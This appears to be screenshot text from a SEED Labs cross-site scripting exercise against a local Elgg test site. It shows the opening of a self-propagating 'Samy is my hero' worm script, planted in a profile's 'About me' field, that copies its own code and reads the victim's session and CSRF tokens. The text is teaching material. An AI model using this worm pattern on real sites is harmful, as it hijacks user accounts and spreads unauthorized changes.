Bob : XSS Lab Site +

www.xsslabeLgg.com/profile/boby

Most Visited SEED Labs Sites for Labs

Add widgets

Boby

About me


Samy is my hero



Edit profile

Edit avatar

Left %



VMM [Running]

Edit profile : XSS Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Edit profile : XSS Lab Site +

www.xsslabeLgg.com/profile/boby/edit

Most Visited SEED Labs Sites for Labs

Edit profile

Display name

Boby

About me

Visual editor

```
<p>Samy is my hero<script id="worm" type="text/javascript">
window.onload = function () {
    var headerTag = "<script id='worm' type='text/javascript'>";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</script>";
    // put all the pieces together, and apply the URL encoding
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
    // set the content of the description field and access level
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts__=" + elgg.security.token.__elgg_ts__;
    var token = "&__elgg_token__=" + elgg.security.token.__elgg_token__;
```

Public

A screenshot of a Mozilla Firefox browser window titled "Edit profile : XSS Lab Site - Mozilla Firefox". The address bar shows the URL "www.xsslabeLgg.com/profile/boby/edit". The main content area displays an "Edit profile" form. In the "About me" section, there is a rich text editor with a "Visual editor" button. The editor contains the following JavaScript code:

```
<p>Samy is my hero<script id="worm" type="text/javascript">
window.onload = function () {
    var headerTag = "<script id='worm' type='text/javascript'>";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</script>";
    // put all the pieces together, and apply the URL encoding
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
    // set the content of the description field and access level
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts__=" + elgg.security.token.__elgg_ts__;
    var token = "&__elgg_token__=" + elgg.security.token.__elgg_token__;
```

After visit Samy's profile, his profile change to "Samy is my hero + wormCode".